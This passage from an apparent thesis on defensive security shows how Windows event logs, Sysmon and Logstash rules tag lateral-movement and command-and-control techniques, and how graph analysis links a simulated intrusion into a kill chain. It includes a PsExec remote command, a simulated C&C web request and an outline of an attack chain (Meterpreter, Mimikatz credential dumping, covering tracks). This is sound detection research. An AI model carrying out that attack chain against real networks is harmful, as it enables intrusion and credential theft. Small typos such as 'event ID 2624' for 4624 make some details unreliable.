Remote desktop is an operating system feature that allows users to log into a system over a network and interact with the graphical user interface of the system remotely. The best known remote desktop solution is the Windows built-in remote desktop implementation called Remote Desktop Services (RDS); however, many third party

remote desktop tools also exist for various operating system platforms. (Remote Desktop Protocol n.d.)

Adversaries with valid credentials can use remote desktop connections to easily move laterally between systems. Remote desktop connections can be detected by monitoring Windows Event Logs. Successful authentication using remote desktop connection is recorded in the event ID 2624 (An account was successfully logged on). The logon type 10 (RemoteInteractive) indicates that the user logged in using remote desktop connection. Figure 70 displays event that was generated when authentication was made to one of the workstations using remote desktop connection.

An account was successfully logged on.

<b>Subject:</b>	
Security ID:	SYSTEM
Account Name:	WS-W7-2\$
Account Domain:	EXAMPLE
Logon ID:	0x3e7
<b>Logon Type:</b>	10
<b>New Logon:</b>	
Security ID:	WS-W7-2\Administrator
Account Name:	Administrator
Account Domain:	WS-W7-2
Logon ID:	0x2b5236b9
Logon GUID:	{00000000-0000-0000-0000-000000000000}
<b>Process Information:</b>	
Process ID:	0xe50
Process Name:	C:\Windows\System32\winlogon.exe
<b>Network Information:</b>	
Workstation Name:	WS-W7-2
Source Network Address:	172.16.10.30
Source Port:	18357

<b>Log Name:</b>	Security	<b>Logged:</b>	12.10.2019 14:05:51
<b>Source:</b>	Microsoft Windows security	<b>Task Category:</b>	Logon
<b>Event ID:</b>	4624	<b>Keywords:</b>	Audit Success
<b>Level:</b>	Information	<b>Computer:</b>	WS-W7-2.example.com
<b>User:</b>	N/A		

Figure 70. T1076 - Remote Desktop Protocol

To capture these events, Logstash filter was created (Appendix 22) that matches events with ID 4624 and where the logon type is 10. Figure 71 verifies the technique information was added to the event.

event_id	user_name	logon_type	mitre_technique_id	mitre_technique	mitre_tactic
4,624	administrator	10	T1076	Remote Desktop Protocol	lateral-movement

Figure 71. T1076 Kibana verification

#### 4.11.3 T1077 – Windows Admin Shares

Windows has several hidden network shares that are used for administrative purposes. Common administrative shares include disk volumes (e.g. C\$), IPC\$ for inter process communication, ADMIN\$ for remote administration, SYSVOL and NETLOGON for Windows domain administration. Because these shares are hidden, they are not visible in Windows Explorer. They can, however, be listed on command line using the “net use” command. Accessing admin shares requires administrative access on the system. (How to remove administrative shares in Windows Server 2008 n.d.)

Adversaries may use these shares to access remote systems over network. Some remote administration tools, such as PsExec, also use admin shares to function. PsExec is a tool included in the Windows Sysinternal suite which can be used to execute programs on remote systems.

The use of this technique can be detected by monitoring the event ID 5140 (A network share object was accessed) and looking specifically for share names that match the common admin share names. This was verified by executing ipconfig remotely using PsExec as seen in Figure 72. Figure 73 displays one of the ID 5140 events generated by PsExec transferring files to the remote system.

```

C:\SysinternalsSuite>PsExec64.exe \\172.16.10.20 ipconfig

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::4470:c90c:95fc:a59c%10
    IPv4 Address. . . . . : 172.16.10.20
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 172.16.10.1
ipconfig exited on 172.16.10.20 with error code 0.

```

Figure 72. Executing PsExec

```

A network share object was accessed.

Subject:
    Security ID:          EXAMPLE\WS-W10-1$
    Account Name:        WS-W10-1$
    Account Domain:     EXAMPLE
    Logon ID:            0x25E0E818

Network Information:
    Object Type:         File
    Source Address:      172.16.10.10
    Source Port:        59595

Share Information:
    Share Name:         \\*\ADMIN$
    Share Path:         \\?\C:\Windows

Access Request Information:
    Access Mask:        0x1
    Accesses:          ReadData (or ListDirectory)

Log Name:      Security
Source:        Microsoft Windows security   Logged:      13/10/2019 20.21.22
Event ID:      5140                          Task Category: File Share
Level:        Information                    Keywords:   Audit Failure
User:         N/A                            Computeg:  ws-w10-2.example.com

```

Figure 73. T1077 - Windows Admin Shares

To capture admin share related events, Logstash filter was created (Appendix 23) that matches events with ID 5140 and where the share name is one of the well-known admin shares. Figure 74 verifies the technique information was added to the event.

event_id	host_name	share_name	mitre_technique_id	mitre_technique	mitre_tactic
5,140	ws-w10-2.example.com	\\*\admin\$	T1077	Windows Admin Shares	lateral-movement

Figure 74. T1077 Kibana verification

## 4.12 Command and Control

Command and control (C&C) is a tactic category where the adversary remotely controls systems they have compromised in the target environment. The servers used to control compromised machines usually reside outside of the victim network, on the Internet. Adversaries use various methods to hide their communication. Common network protocols, such as HTTP and DNS are often used for communication to mimic normal network traffic occurring in the environment. Data obfuscation and encryption techniques also make it harder to detect and analyze command and control traffic. (Command and Control n.d.)

### 4.12.1 T1105 - Remote File Copy

Adversaries may copy files from command and control servers to bring tools to the target environment (Remote File Copy n.d.). Remote file copy technique was covered in detail in section 4.11.1.

### 4.12.2 T1071 - Standard Application Layer Protocol

Adversaries may use standard application layer protocols that are used in every IT environment to blend their command and control traffic within normal network communications. Common application layer protocols used for command and control include HTTP/HTTPS, SMTP, DNS and SMB.

Command and control traffic can be detected by monitoring for unusual traffic flows based on NetFlow data or by looking at packet capture data for unexpected protocol behaviors or known control traffic signatures. Monitoring for unusual process network connections from client systems can also be effective in revealing C&C communication.

To test this technique, Sysmon ability to log TCP/UDP network connections initiated by processes was utilized. C&C traffic was simulated by executing HTTP GET request to an external webserver using PowerShell Invoke-WebRequest cmdlet as illustrated in Figure 75. Figure 76 displays the resulting Sysmon event.

```

PS C:\> Invoke-WebRequest -URI http://217.28.160.122

StatusCode      : 200
StatusDescription : OK
Content         : <div style="float: left; height: 80px; padding: 10px">
                  
                  </div><div style="float: left; height: 80px">
                  <div style="position: relative; top: 50%...
RawContent      : HTTP/1.1 200 OK
                  Connection: close
                  Transfer-Encoding: chunked
                  Content-Type: text/html; charset=UTF-8
                  Date: Thu, 17 Oct 2019 10:30:40 GMT
                  ETag: "1040001-1000-5950d675ea193"
                  Last-Modified: Wed, 16 Oct 2019 10:30:40 GMT
Forms           : {}
Headers         : {[Connection, close], [Transfer-Encoding, chunked], [Content-Type, text/html; charset=UTF-8], [Date, Thu, 17 Oct 2019 10:30:40 GMT],...}
Images          : @{innerHTML=; innerText=; outerHTML=<IMG src="/html/download_box.png" width=64 height=64>; outerText=; tag=; tagName=IMG; src=/html/download_box.png; width=64; height=64}&#x27;, @&#x7B; innerHTML=; innerText=; outerHTML=<IMG alt="Icon" src="/icons/blank.gif">; outerText=; tagName=IMG; alt=Icon; src=/icons/blank.gif}&#x7D;, @&#x7B; innerHTML=; innerText=; outerHTML=<IMG alt="[DIR]" src="/icons/folder.gif">; outerText=; tagName=IMG; alt="[DIR]" src="/icons/folder.gif">; outerText=; tagName=IMG; alt="[DIR]" src="/icons/folder.gif">...}
InputFields     : {}
Links           : @{innerHTML=Name; innerText=Name; outerHTML=<A href="?C=N;O=D">Name</A>; outerText=Name; tagName=A; href=?C=N;O=D}&#x7D;, @&#x7B; innerHTML=Last modified; innerText=Last modified; outerHTML=<A href="?C=M;O=A">Last modified</A>; outerText=Last modified; tagName=A; href=?C=M;O=A}&#x7D;, @&#x7B; innerHTML=Size; innerText=Size; outerHTML=<A href="?C=S;O=A">Size</A>; outerText=Size; tagName=A; href=?C=S;O=A}&#x7D;, @&#x7B; innerHTML=Description; innerText=Description; outerHTML=<A href="?C=D;O=A">Description</A>; outerText=Description; tagName=A; href=?C=D;O=A}&#x7D;...}
ParsedHtml      : System.__ComObject
RawContentLength : 4505

```

Figure 75. Executing PowerShell Invoke-WebRequest cmdlet

```

Network connection detected:
RuleName:
UtcTime: 2019-10-17 10:28:33.307
ProcessGuid: {74488148-c795-5d99-0000-001051688a08}
ProcessId: 1792
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
User: WS-W7-1\Administrator
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 172.16.10.30
SourceHostname: WS-W7-1.example.com
SourcePort: 22002
SourcePortName:
DestinationIsIpv6: false
DestinationIp: 217.28.160.122
DestinationHostname:
DestinationPort: 80
DestinationPortName: http

Log Name:      Microsoft-Windows-Sysmon/Operational
Source:        Sysmon
Logged:        17.10.2019 13:32:27
Event ID:      3
Task Category: Network connection detected (rul
Level:         Information
Keywords:
User:          SYSTEM
Computer:      WS-W7-1.example.com

```

Figure 76. T1071 - Standard Application Layer Protocol

To match network connections with standard application layer protocols, Logstash filter was created (Appendix 24) that matches events with ID 3 and where the protocol is one of the four commonly used C&C protocols: HTTP, HTTPS, DNS and SMTP. The filter only matches external (public) destination IP addresses. Figure 77 verifies the technique information was added to the event.

event_id	dst_ip_addr	dst_ip_public	dst_port	dst_port_name	mitre_technique_id	mitre_technique	mitre_tactic
3	217.28.16 0.122	true	80	http	T1071	Standard Application Layer Protocol	command-and-control

Figure 77. T1071 Kibana verification



### 4.12.3 T1043 - Commonly Used Port

In addition to standard protocols, adversaries often use common TCP/UDP ports for communication to bypass firewalls or IDS/IPS systems. Commonly used ports include TCP 80 (HTTP), TCP 443 (HTTPS), TCP 25 (SMTP) and TCP/UDP 53 (DNS). Adversaries may use standard protocols with the ports or use completely different protocols. (Commonly Used Port n.d.)

The same detection methods can be utilized for this technique as the T071.

Advanced firewalls and IDS systems can also detect if the port number does not match the application layer protocol.

This technique was tested by simulating C&C traffic, this time by creating SSH connection to external server and monitoring the generated Sysmon network connection events as demonstrated in Figure 78.

```

Network connection detected:
RuleName:
UtcTime: 2019-10-20 10:23:46.664
ProcessGuid: {5e14df6d-362c-5dac-0000-0010bf48d008}
ProcessId: 4832
Image: C:\Program Files\PuTTY\putty.exe
User: EXAMPLE\test
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 172.16.10.10
SourceHostname: ws-w10-1.example.com
SourcePort: 65471
SourcePortName:
DestinationIsIpv6: false
DestinationIp: 217.28.160.122
DestinationHostname:
DestinationPort: 22
DestinationPortName: ssh

Log Name:      Microsoft-Windows-Sysmon/Operational
Source:        Sysmon
Logged:        20/10/2019 13.25.58
Event ID:      3
Task Category: Network connection detected (rul
Level:         Information
Keywords:
User:          SYSTEM
Computer:     ws-w10-1.example.com

```

Figure 78. T1043 - Commonly Used Port

To capture events related to this technique, Logstash filter was created (Appendix 25) that matches events with ID 3 and where the destination port is either 22 (SSH), 123 (NTP) or 110 (POP3). Figure 79 verifies the technique information was added to the event.

event_id	dst_ip_addr	dst_ip_public	dst_port	dst_port_name	mitre_technique_id	mitre_technique	mitre_tactic
3	217.28.160.1 22	true	22	ssh	T1043	Commonly Used Port	command-and-con trol

Figure 79. T1043 Kibana verification

## 5 Data analysis

### 5.1 Introduction

The goal of the data analysis part of the thesis was to use the rules defined in the testing part to enrich events generated by a simulated intrusion kill chain, and apply data analysis to the event data in order to link phases of the intrusion together.

Graph theory was a natural choice for analyzing connections between the events. As explained in the Graph Theory chapter, a graph consists of vertices (nodes) and edges (links) that connect the vertices together. Looking at the event data, the events form vertices of a graph; however, determining the edges is a more complex issue. Each event consists of fields which contain information about the event, for example an event id or a computer name. Some of the fields contain information that identifies the entity that generated the event (e.g. username) or the host where it was generated (e.g. hostname or computer name). By looking at common values of these fields across the whole dataset, the otherwise unrelated events can be linked together. For example, an authentication event on one host might not seem related to a process execution event on another host; however, the events can be connected if both of them have the same username as illustrated in Figure 80.




Figure 80. Event connection example

In order to form a coherent chain of intrusion phases, the events should be ordered to match the order in which they were executed during the intrusion. Directed graph where the edges have direction can be used to represent the order of events.

Direction of an edge can be determined by comparing connected vertex (event) timestamps and setting the direction from an older to a newer event as illustrated in Figure 81.




Figure 81. Directed event graph

## 5.2 Intrusion simulation

To generate data for the analysis, a simulated intrusion scenario including most phases of a typical intrusion kill chain was executed in the test environment. The simulation included the following steps:

1. The user executes malicious exploit.vbs script on the workstation ws-w10-1 that opens Meterpreter session for the adversary. (Execution: T1064 – Scripting)
2. The adversary uses the Meterpreter getsystem command to elevate privileges. (Privilege Escalation: T1050 – New Service)
3. The adversary uses the Meterpreter migrate command to migrate to another process. (Defence Evasion: T1055 – Process Injection)
4. The adversary uses PowerShell to execute in-memory Mimikatz to dump credentials from the operating system. (Credential Access: T1003 – Credential Dumping)
5. The adversary executes commands to discover information about the networks and users of the environment. (Discovery: T1087 – Account Discovery, T1016 – System Network Configuration Discover, T1087 – Account Discovery)
6. The adversary use PowerShell to download PSEXec tool. (Execution: T1086 – PowerShell)
7. The adversary uses PSEXec to move laterally to the domain controller. (Lateral Movement: T1077 – Windows Admin Shares)
8. The adversary deletes PSEXec on the workstation ws-w10-1 to hide his tracks. (Defence Evasion: T1107 – File Deletion)

## 5.3 Data analysis process

A separate CentOS Linux host was set up for the data analysis purpose. The host included Jupyter Lab for illustration and visualization purposes, as well as libraries for

fetching the data from Elasticsearch, parsing the data and conducting the analysis and visualization. Complete code for the data analysis can be seen in Appendix 26.

The data analysis process begins with fetching the data from Elasticsearch using the Python Elasticsearch Client. For performance reasons, the dataset was limited to only include events from the relevant time range and which are associated with a MITRE technique. Figure 82 shows an example of a partial document fetched from Elasticsearch.

```
{u'@timestamp': u'2020-02-17T17:15:59.528Z',
 u'@version': u'1',
 '_id': u'39f332fe8570136207892719876df46272582a78',
 u'activity_id': u'{dc4f85a5-dc46-0000-de08-52dc46dcd501}',
 u'agent': {u'ephemeral_id': u'0462f06f-4d80-432d-9e7d-2c91be6c7b85',
 u'hostname': u'ws-w10-1',
 u'id': u'7ec08d18-905c-46f2-bc8f-7c241792c6f0',
 u'type': u'winlogbeat',
 u'version': u'7.2.0'},
 u'beat_hostname': u'ws-w10-1',
 u'beat_version': u'7.2.0',
 u'ecs': {u'version': u'1.0.0'},
 u'event': {u'action': u'Executing Pipeline',
 u'code': 4103,
 u'created': u'2020-02-17T17:16:00.343Z',
 u'kind': u'event'},
 u'event_id': 4103,
 u'fingerprint_powershell_param_value_mm3': [954397288],
 u'host_name': u'ws-w10-1.example.com',
 u'level': u'information',
 u'log': {u'level': u'information'},
 u'log_ingest_timestamp': u'2020-02-17T17:15:59.528Z',
 u'log_name': u'Microsoft-windows-PowerShell/Operational',
 u'meta_powershell_param_value_has_non_ascii': False,
 u'meta_user_name_is_machine': u'false',
 u'mitre_tactic': [u'execution'],
 u'mitre_technique': u'PowerShell',
 u'mitre_technique_id': u'T1086',
```

Figure 82. Elasticsearch document example

Json\_normalize function from pandas package was used to transform the JSON data from Elasticsearch into a flat table dataframe. Some field names and values were also normalized.

The next step was to create edges for the graph. The method selected for this step was to merge pandas dataframe with itself on the column that will connect events together. The user\_name column was used in this particular case. The merge operation results a dataframe with events that have the same user\_name field value. In addition to the user\_name field, the dataframe includes id, mitre\_technique\_id,

timestamp and computer\_name fields for both connected events, with a \_x and \_y prefix. Figure 83 displays an example row from the dataframe.

id_x	user_name	mitre_technique_id_x	timestamp_x	winlog.computer_name_x	id_y	mitre_technique_id_y	timestamp_y	winlog.computer_name_y
39f332fe8570136207892719876df46272582a78	administrator	T1086	2020-02-17T17:15:59.528Z	ws-w10-1.example.com	39f332fe8570136207892719876df46272582a78	T1086	2020-02-17T17:15:59.528Z	ws-w10-1.example.com

Figure 83. Merged dataframe example

One issue with the resulting dataframe is that it includes unnecessary rows. Each event has a connection to itself and there are also two connections between distinct events, one for each direction. Removing the self-connections can be accomplished by filtering all rows where id\_x and id\_y have the same value. Filtering out the duplicate connections between distinct events was a more challenging issue. The way to solve the issue was to filter out the rows where timestamp\_x is greater than timestamp\_y or where both are equal. This left only a single connection between each of the connected event. The final filter applied was to remove connections with the same mitre\_technique\_id.

After the nodes and edges have been defined, the graph itself can be formed using the NetworkX package. This process starts with creating a Graph object by using the from\_pandas\_edgelist function which creates a graph from pandas dataframe. The arguments given to the function specified that the graph should be directed graph and which fields indicate the source and target nodes. To limit the size of the graph, the NetworkX DiGraph dag\_longest\_path function was used to find the longest path, which represents the longest chain of connected events. The function returns a list of nodes, which were used to create a new directed graph that only included the longest path.

The final part of the data analysis process was visualizing the results. The goal of the visualization was to give the user a view of the different techniques detected from the event data to aid determining if the activity is malicious or not. Another goal was to have an interactive visualization that would update based on the applied filters. Plotly Python library was chosen for the visualization because of its interactive nature and support for Jupyter Lab.

To make the different tactic categories and hosts stand out, different symbols for the tactics and colors for the hosts were assigned. Plotly figures consist of one or more traces that contain the data used to display content of the figure. Two traces are required to draw a graph, one that for the nodes and one for the edges. Traces contain dictionary of properties, such as x and y coordinates and symbol and color for each data point. The y coordinate of each node was set to a static value so that all the nodes would be placed on the same line horizontally. The x coordinates were based on timestamps of the events. One interactive feature of Plotly is the ability to display information about the data points by hovering over them. A hover text was defined that displays id, event id, event action, timestamp, computer name, MITRE technique id and MITRE tactic category field for each node of the graph.

Plotly figure is created by defining a Figure object that includes data traces and layout configuration. Figure is displayed by calling the show method, as illustrated in the Figure 84.




Figure 84. Plotly graph visualization

The figure displays each node of the graph in a timeline. Each node represents an event that has a MITRE adversary technique associated with it. The Nodes are labeled by technique id. Additional information about events can be seen by hovering over a node as seen in Figure 85.




Figure 85. Plotly hover text

As can be seen in Figure 84, there is a cluster of nodes between timestamps 15:00 and 18:00. By zooming in, a multiple different MITRE techniques (PowerShell, New Service, Windows Admin Shares...) executed across multiple tactic categories (Execution, Persistence, Lateral-Movement) can be seen on both ws-w10-1 (red) and dc (blue) hosts as illustrated in Figure 86. These events represent the actions from the intrusion simulation.




Figure 86. Plotly figure zoomed

The figure in its current form is static in a way that the user has no control over the data that is displayed. For example, the username that connects events together is hardcoded in the source code. Ipywidgets is a collection of interactive HTML widgets, which can be used to change input in JupyterLab. The widgets make it possible for users to change the data values and have the figure automatically update to reflect the change.

A form was created using ipywidgets that included a select box for selecting username and checkboxes to filter which MITRE tactics should be included in the figure. Change of values in these widgets triggers function that reruns the data manipulation, graph and figure generation steps described previously with the

selected values. Figure 87 shows an example where the system user is selected and only execution tactic category techniques are included.




Figure 87. Ipywidgets filter

## 6 Conclusions

The fight between adversaries and defenders is an arms race where adversaries are constantly developing new techniques to evade defenses and stay hidden, while defenders struggle with lack of visibility and growing complexity of IT environments. Finding traces of adversary activity from a vast amount of event data is difficult, however, not impossible if right approach is used. The behavior driven approach helps the defenders identify which events are indicators of a certain adversary behavior and map the events to the techniques and tactics. The events can be further correlated together to form a chain of events, which is a strong indicator of compromise compared to inspecting events in isolation.

Building a system for detecting intrusions does not require huge amount of resources or buying expensive security solutions. The MITRE ATT&CK knowledge base provides an easy starting point with a plethora of actionable information that security teams can use to measure their current defenses and develop new methods of detecting adversary behavior. The free and open-source software ecosystem has also evolved rapidly over the last few years. Tools such as the ELK or HELK stack provide a platform which competes with many commercial SIEM solutions in terms of features and ease of use. The data analysis tools have also advanced so that there is no longer need for massive compute resources or professional data analysts to get value out of them.

The research question that the thesis aimed to answer was whether it is possible to identify and link the stages of cyber kill chain by collecting and analyzing event data. The implementation and data analysis sections demonstrate that this is indeed



possible. However, some requirements have to be taken into consideration in order to get reliable results. The first requirement is to have knowledge on how the adversary techniques work and how they can be detected. This information is well documented in knowledge bases such as the MITRE ATT&CK. An issue that often arises is how to distinguish legitimate behavior from the adversary behavior, since many of the adversary techniques resemble normal every day activity happening in every IT environment. Solving this issue requires not only knowing which events a certain technique generates, but the context it occurs. For example, use of PsExec remote management tool may be common in one organization for administrative purposes but raise alarm in other. Another example could be that user login events are common during the daytime but a login event during the night could be considered suspicious. The reliability of adversary technique detection can be increased if an organization adjusts their detection rules according to the context of their IT environment instead of relying on static predefined rules.

The main challenge with connecting events and the associated techniques together is determining which field or fields to use as the connection. Events rarely contain fields which explicitly map an event to another. Instead, we have to rely on common fields across different types of events, such as usernames or IP addresses. Problem is that two events containing the same username may or may not be connected depending on the event types and the context that they occur. Another problem is that all events may not contain these common fields, which can lead to gaps in detection coverage. The most reliable approach to connecting events would be to use multiple fields for the connections and filter the events based on context, such as specific time range in which the events occur.

The overall conclusion from the implementation was that while the concept of identifying cyber kill chain seemed straightforward, implementing a solution which produces real benefits can be challenging. The open source tools provide a great starting point; however, building an easy to operate and reliable solution requires skills and knowledge of the environment to which the solution is deployed.

## 7 Deliberation and further research

The research approach chosen for the thesis makes the reliability evaluation of the results difficult. As mentioned in chapter 2.3, the research was conducted using observation method. An issue from the reliability standpoint is that the observation was only done by the researcher, which produces subjective results. The researcher will base the observations on their own perspective and experience, which may not correspond to objective truth. The researcher will always interpret the world from his or her own frame of reference (Kananen 2015b, 339). Having outside individuals use the system developed during the implementation in a more realistic scenario, such as cyber exercise and surveying them afterwards would have produced more objective results that could be compared to the author's own observations. The complications causing the implementation to take longer than expected and schedules of upcoming cyber exercises did not, however, make conducting such a survey feasible. Implementing the system in an exercise environment, creating the survey and analyzing the results would have delayed the completion of the thesis significantly.

The data analysis part of the thesis turned out to be more complicated than expected. The main issue was related to the heterogeneous nature of the event data. Even though the event data was collected from a single platform (Windows), many event types still contain a different set of fields. This caused some adversary techniques not to be included in the chain of events when the event did not include the `user_name` field, even though the event was part of the simulated intrusion kill chain. The author's lack of experience with data analysis methods and tools also slowed down the process.

The thesis produced a proof of concept implementation on how an intrusion kill chain could be detected and visualized. More research and development is required to make the implementation suitable for use in real environments. Identifying and mapping the events to techniques can be expanded by adding more data points and making the rules more granular. This would improve accuracy and reduce the number of false positives. The data analysis part of the thesis used only a single field for connecting the events together; however, the ability to connect the events

through multiple fields would make the connections between the events stronger, e.g. two events connected through username versus both username and IP address. Using multiple connected field would also help with cases where all events do not contain the same set of fields. For example, an event might not contain a username field but includes a source IP field which connects it to other events. Another interesting further research topic would be to test if different graph types, such as weighted graph, could be used to improve the accuracy of the results. It would also be interesting to compare the length of the event chains against historical data in order to detect anomalies.

Visualization of the intrusion kill chain is important in order to detect patterns or anomalies and to be able to drill down into details. The visualization used in the thesis displays a simple graph with basic interactivity features, which could be improved in many ways. Scaling of the graph could be improved so that the individual events can be better distinguished when many events exist within a small time frame. A better ability to filter and focus on specific parts of the graph would also help users to get a better understanding of the chain of events. Enhancing interactivity of the graph in general, such as highlighting interesting nodes and edges or attaching more information to them would be an interesting further development topic.

The author feels that the thesis reached the goal of producing a model and a proof of concept implementation for detecting and mapping adversary techniques into cyber kill chain. The thesis provides a good starting point for further research into the topic as well as for more practical implementations.

## References

- Aon. 2019. 2019 Cyber Security Risk Report. Accessed 2 June 2019. Retrieved from <https://www.aon.com/getmedia/51bff3db-20ea-46dd-a9aa-1773cfe089ce/Cyber-Security-Risk-Report-2019.pdf.aspx>
- Babinec, K. 2014. Executing PowerShell scripts from C#. Accessed 17 August 2019. Retrieved from <https://blogs.msdn.microsoft.com/kebab/2014/04/28/executing-powershell-scripts-from-c/>
- Beyer B. Nickels K., 2019. ATT&CK™ Your CTI with Lessons Learned from Four Years in the Trenches. Accessed 27 August 2019. Retrieved from <https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1548090281.pdf>
- Bohannon D. & Holmes L. 2017. Revoke-Obfuscation: PowerShell Obfuscation Detection Using Science. Accessed 1 September 2019. Retrieved from <https://www.fireeye.com/content/dam/fireeye-www/blog/pdfs/revoke-obfuscation-report.pdf>
- Boundy J.A. & Murty U.S.R. 2008. Graph Theory. Springer Publishing.
- Brute Force. N.d. Accessed 28 September 2019. Retrieved from <https://attack.mitre.org/techniques/T1110/>
- Cambridge Dictionary. 2019. Meaning of hypothesis in English. Accessed 2 July 2019. Retrieved from <https://dictionary.cambridge.org/dictionary/english/hypothesis>
- Cisco. 2018. Cisco 2018 Annual Cybersecurity Report. Accessed 7 June 2019. Retrieved from [https://www.cisco.com/c/dam/m/hu\\_hu/campaigns/security-hub/pdf/acr-2018.pdf](https://www.cisco.com/c/dam/m/hu_hu/campaigns/security-hub/pdf/acr-2018.pdf)
- Command and Control. N.d. Accessed 14 October 2019. Retrieved from <https://attack.mitre.org/tactics/TA0011/>
- Command-Line Interface. N.d. Accessed 8 August 2019. Retrieved from <https://attack.mitre.org/techniques/T1059/>
- Commonly Used Port. N.d. Accessed 20 October 2019. <https://attack.mitre.org/techniques/T1043/>
- Credential Access. N.d. Accessed 6 September 2019. Retrieved from <https://attack.mitre.org/tactics/TA0006/>
- CYBER ATTACK LIFECYCLE. N.d. Accessed 21 March 2020. Retrieved from <https://www.iacpcybercenter.org/resource-center/what-is-cyber-crime/cyber-attack-lifecycle/>
- Davidson, M., Jordan, B. & Wunder, J. 2017. TAXII™ Version 2.0. Accessed 28 September 2019. Retrieved from <https://docs.google.com/document/d/1Jv9ICjUNZrOnwUXtenB1QcnBLO35RnjQcJLsa1mGSkl/pub>

- Defense Evasion. N.d. Accessed 27 August 2019. Retrieved from <https://attack.mitre.org/tactics/TA0005/>
- Dunwoody, M. 2016. Greater Visibility Through PowerShell Logging. Accessed 16 August 2019. Retrieved from [https://www.fireeye.com/blog/threat-research/2016/02/greater\\_visibility.html](https://www.fireeye.com/blog/threat-research/2016/02/greater_visibility.html)
- Elasticsearch for Apache Hadoop. N.d. Accessed 1 August 2019. Retrieved from <https://www.elastic.co/guide/en/elasticsearch/hadoop/current/reference.html>
- Execution. N.d. Accessed 8 August 2019. Retrieved from <https://attack.mitre.org/tactics/TA0002/>
- File and Directory Discovery. N.d. Accessed 5 October 2019. Retrieved from <https://attack.mitre.org/techniques/T1083/>
- File Deletion. N.d. Accessed 27 August 2019. Retrieved from <https://attack.mitre.org/techniques/T1107/>
- FireEye. 2019. M-TRENDS 2019. Accessed 2 June 2019. Retrieved from <https://content.fireeye.com/m-trends>
- Getting Started with Plotly in Python. N.d. Accessed 6 April 2020. Retrieved from <https://plotly.com/python/getting-started/>
